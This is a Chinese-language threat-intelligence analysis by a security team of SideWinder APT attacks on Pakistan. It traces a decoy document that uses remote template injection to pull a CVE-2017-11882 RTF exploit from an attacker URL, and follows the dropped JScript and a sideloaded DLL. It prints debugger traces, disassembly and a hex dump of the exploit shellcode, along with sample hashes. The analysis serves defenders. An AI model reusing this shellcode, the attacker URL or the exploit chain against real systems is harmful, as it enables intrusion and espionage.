


游荡于中巴两国的魅影——响尾蛇(SideWinder) APT组织针对巴基斯坦最近的活动以及2019年该组织的活动总结

mp.weixin.qq.com/s/CZrdsIzEs4iwlaTzJH7Ubg



一. 前言:

Gcow安全团队追影小组于2019年11月份捕获到名为SideWinder(响尾蛇)组织针对巴基斯坦的活动, 鉴于该组织主要针对巴基斯坦和中国以及其他东南亚国家, 且其于10月份时候针对中国部分国防重要行业进行类似手法的攻击活动, 为了更好了解对手的攻击手段以及加以防范, 团队将以最近的样本为契机来总结该组织为期一年的攻击活动.


响尾蛇(又称SideWinder、T-APT-04)是一个背景可能来源于印度的APT组织, 该组织此前已对巴基斯坦和东南亚各国发起过多次攻击, 该组织以窃取政府、能源、军事、矿产等领域的机密信息为主要目的。此次的攻击事件以虚假邮件为诱饵, 利用Office远程代码执行漏洞(cve-2017-11882)或者通过远程模板注入技术加载远程URL上的漏洞文件. 在针对于巴基斯坦的攻击中我们发现了Lnk文件的载荷, 其主要驱动是mshta.exe, 攻击者通过各种方式以达到伪装的目的

在我们的样本捕获中, 我们发现了该组织在这一年之间的变化, 其攻击的手段越来越先进, 这对我国的军事部门当然是一个不容小觑的威胁, 所以我们追影小组将带领各位读者来回顾该组织的攻击手法, 以及其技术的更迭。

二. 样本分析:

为了方便于各位读者的理解,笔者画了一张关于该组织攻击的流程图

如下:



在2019下半年,该组织经常使用该流程针对巴基斯坦和中国的目标进行攻击

ADVOCATE.docx 利用远程模板注入技术加载含有漏洞的CVE-2017-11882漏洞RTF文档,使用的这样加载方式可以绕过防病毒网关,增加成功率。当成功加载main.file.rtf文件后,释放1.a到Temp目录下,触发漏洞shellcode执行1.a,1.a是一个混淆后的Jscript脚本文件,再次释放Duser.dll文件tmp文件,并拷贝rekeywiz.exe到 C:\ProgramData\DnsFiles目录下,并执行rekeywiz.exe文件,带起Duser.dll,Duser.dll加载tmp文件。

1. 诱饵文档

1). 样本信息:

样本MD5	9b1d0537d0734f1ddb53c5567f5d7ab5
样本SHA-1	e127a783870701cdd20a7fc750cad4dae775d362
样本SHA-256	f1cdd47f7a2502902d15ad-f3ac79c0f86348ba09f4a482ab9108ad98258edb55
样本类型	Office Open XML 文件
样本名称	ADVOCATE.docx
文件大小	9.02 KB (9232 bytes)


2).分析



打开ADVOCATE.docx样本后, 利用远程模板注入技术远程加载远程模板: <https://www.sd1-bin.net/images/2B717E98/-1/12571/4C7947EC/main.file.rtf>



成功打开后显示,用掩饰目的文档, 如下图:



2.漏洞文档:

1)样本信息:

样本MD5 3ee30a5cac2bef034767e159865683df

样本SHA-1 c29a1fd54f9f961211e9cd987f90bd8eb0932e45

样本SHA-256 f08ccc040c8d8d-b60f30a6d1026aa6523e97c6cf52b1b30f083a830a0a65a3a9

样本类型 富文本文件


样本名称 main.file.rtf

文件大小 1.72 MB (1804038 bytes)


2).分析:

当main.file.rtf加载成功后, 会将1.A文件释放到当前用户temp文件夹下面


1.a是嵌入到rtf文档中的OLE Object,如下图:



通过分析rtf也可以看到



默认释放到 temp文件夹中,如下图:



1.a文件通过Shellcode加载起来

(1).Shellcode分析

shellcode 代码 如下图:

直接在00411874 处下断点 此处为 ret处, 也就是将通过覆盖ret返回地址, 达到任意代码执行目的, 如下图:

```

Breakpoint 0 hit
EqnEdt32!EqnFrameWinProc+0x2d94:
00411874 c3                ret
0:000:x86> p
EqnEdt32!FMDFontProtoEnum+0x79c:
004226b4 c3                ret
0:000:x86> dd esp
0018f1d8 0018f354 00000000 0018f1f0 0018f5e4
0018f1e8 0018f7e4 00000006 43207754 4d206e65
0018f1f8 6f432054 6e65646e 20646573 72747845
0018f208 6f422061 0000646c 0018f304 0018f304
0018f218 004218e4 0018f354 0018f5e4 0018f7e4
0018f228 00000006 77801ecd 0451ecc4 0018f274
0018f238 75e3d169 00530000 75e3d12d fcd923cc
0018f248 0018f5e4 0018f7e4 00000006 018a0038

```

Gcow安全团队

可以看到esp 值已经被覆盖为0x18f354，这个就是shellcode入口地址，如下图：

```

0:000:x86> u 0018f354
0018f354 ba36646f1d    mov     edx,1D6F6436h
0018f359 81c20659d6e2  add     edx,0E2D65906h
0018f35f 8b0a         mov     ecx,dword ptr [edx]
0018f361 8b29         mov     ebp,dword ptr [ecx]
0018f363 bfbc6b22a6   mov     edi,0A6226BBCh
0018f368 81f70c0c64a6 xor     edi,0A6640C0Ch
0018f36e 8b17         mov     edx,dword ptr [edi]
0018f370 55          push   ebp

```

Gcow安全团队

也可以在rtf 文件中找到shellcode，如下图：

```

30 30 30 30 30 31 30 30 30 30 30 30 30 32 43 30 000010000000200
36 37 43 37 30 35 45 35 30 31 30 38 31 31 43 36 67C705E5010811C6
42 41 33 36 36 34 36 46 31 44 38 31 43 32 30 36 BA36646F1D81C206
35 39 44 36 45 32 38 42 30 41 38 42 32 39 42 46 59D6E28B0A8B29BF
42 43 36 42 32 32 41 36 38 31 46 37 30 43 30 43 BC6B22A681F70C0C
36 34 41 36 38 42 31 37 35 35 46 46 44 32 30 35 64A68B1755FFD205
44 34 31 32 37 35 39 35 32 44 30 35 31 32 37 35 D41275952D051275
39 35 46 46 45 30 45 35 42 34 32 36 34 32 30 30 95FFE0E5B4264200
34 44 38 35 38 37 33 46 44 44 42 44 45 35 44 46 4D85873FDDBDE5DF
33 41 38 41 33 32 30 32 43 46 34 42 38 42 37 37 3A8A3202CF4B8B77
32 46 31 30 38 31 32 35 34 31 39 30 37 46 37 37 2F10812541907F77
30 45 37 33 30 37 36 33 44 38 30 43 31 35 32 30 0E730763D80C1520
36 38 34 37 39 44 37 30 44 34 42 34 41 31 34 36 68479D70D4B4A146
32 46 42 39 44 38 43 33 34 43 35 46 43 35 46 32 2FB9D8C34C5FC5F2
41 36 45 44 34 44 46 43 35 46 39 42 31 45 38 35 702127073D1E00
42 33 38 35 39 31 34 31 39 44 43 45 33 31 45 41 B38591419DCE31EA
46 43 39 43 32 33 43 39 43 38 41 43 42 34 44 42 FC9C23C9C8ACB4DB
34 34 36 33 31 39 44 44 46 33 45 35 42 34 42 35 446319DDF3E5B4B5
42 36 43 43 31 38 30 31 44 37 35 37 36 33 44 45 B6CC1801D75763DE
36 35 34 34 32 42 31 34 31 32 43 31 35 42 42 42 65442B1412C15BBB
41 37 46 34 44 44 39 33 31 42 32 39 41 44 32 42 A7F4DD931B29AD2B
43 39 32 32 32 37 36 37 39 45 32 34 32 33 41 42 C92227679E2423AB
46 41 39 31 42 31 33 43 32 32 35 38 46 43 37 31 FA91B13C2258FC71
41 35 46 45 35 42 46 32 46 31 46 41 44 30 39 42 A5FE5BF2F1FAD09B
38 31 33 31 32 34 39 37 44 46 35 37 36 35 38 33 81312497DF576583
46 43 37 45 35 35 37 39 45 35 37 39 42 39 38 35 FC7E5579E579E005
30 32 30 42 37 41 42 36 45 46 38 31 45 43 32 43 020B7AB6EF81EC2C

```



```

BA36646F1D81C206
59D6E28B0A8B29BF
BC6B22A681F70C0C
64A68B1755FFD205
D41275952D051275
95FFE0E5B4264200
4D85873FDDBDE5DF
3A8A3202CF4B8B77
2F10812541907F77
0E730763D80C1520
68479D70D4B4A146
2FB9D8C34C5FC5F2
702127073D1E00

```

shellcode


Gcow安全团队

Shellcode通过获取RunHTMLApplication来加载恶意js


The screenshot shows a debugger interface with the following components:

- Assembly View (Left):** Lists instructions from address 0091A35E to 0091A394. The instruction at 0091A368 is highlighted: `call 0091A373`. Other instructions include `ins dword ptr es:[edi], dx`, `add byte ptr [ebx], dh`, `push 6D007400`, `add byte ptr [eax+eax], ch`, `add bh, bh`, `xlat byte ptr [ebx+al]`, `call 0091A38D`, `push edx`, `jnz short 0091A3EB`, `dec eax`, `push esp`, `dec ebp`, `dec esp`, `inc ecx`, `jo short 0091A3F4`, `ins byte ptr es:[edi], dx`, `imul esp, dword ptr [ebx+61], 6E6F6974`, `add byte ptr [eax-1], dl`, `salc`, `push 0`, `push 0`, `push 0`.
- Registers (Right):** Shows register values: `EBX 75960000 kerne132.75960000`, `ESP 0018EBC4`, `EBP 02A20004`, `ESI 75971222 kerne132.GetProcAd`, `EDI 7597492B kerne132.LoadLibra`. `EIP 0091A360` is also shown.
- Stack View (Bottom Right):** Shows a stack dump starting at `0018EBC4`. The dump contains hex values and some ASCII characters: `FF D7 E8 13 00 00 00 52 75 6E 40 54 4D 4C 41 70`, `70 6C 69 63 61 74 69 6F 6E 00 50 FF D6 6A 00 6A`, `00 6A 00 6A 00 FF D0 6A 00 88 D0 67 46 00 FF 10`, `90 59 FF D1 73 32 78 73 64 73 61 71 60 7B 62 66`, `28 77 64 73 7E 3A 30 61 73 2F 53 71 66 7B 64 77`, `4A 5D 70 78 77 71 66 29 73 70 2F 7C 77 65 32 61`, `73 3A 4E 30 41 71 60 7B 62 66 7B 7C 75 3C 54 7B`, `7E 77 41 6B 61 66 77 7F 5D 70 78 77 71 66 4E 30`, `3B 29 77 64 73 7E 3A 73 70 3C 5D 62 77 7C 46 77`, `6A 66 54 7B 7E 77 3A 73 70 3C 55 77 66 41 62 77`, `71 7B 73 7E 54 7D 7E 76 77 60 3A 20 3B 39 4E 30`, `4E 4E 4E 4E 23 3C 73 4E 30 3E 23 3B 3C 40 77 73`, `76 53 7E 7E 3A 3B 3B 29 65 7B 7C 76 7D 65 3C 71`.
- Command Line (Bottom):** Shows `Command dd 0x91a373 DD [address] -- Dump in stack format`. Below it, `起始:91A379 结束:91A379 当前值:6E755200`.


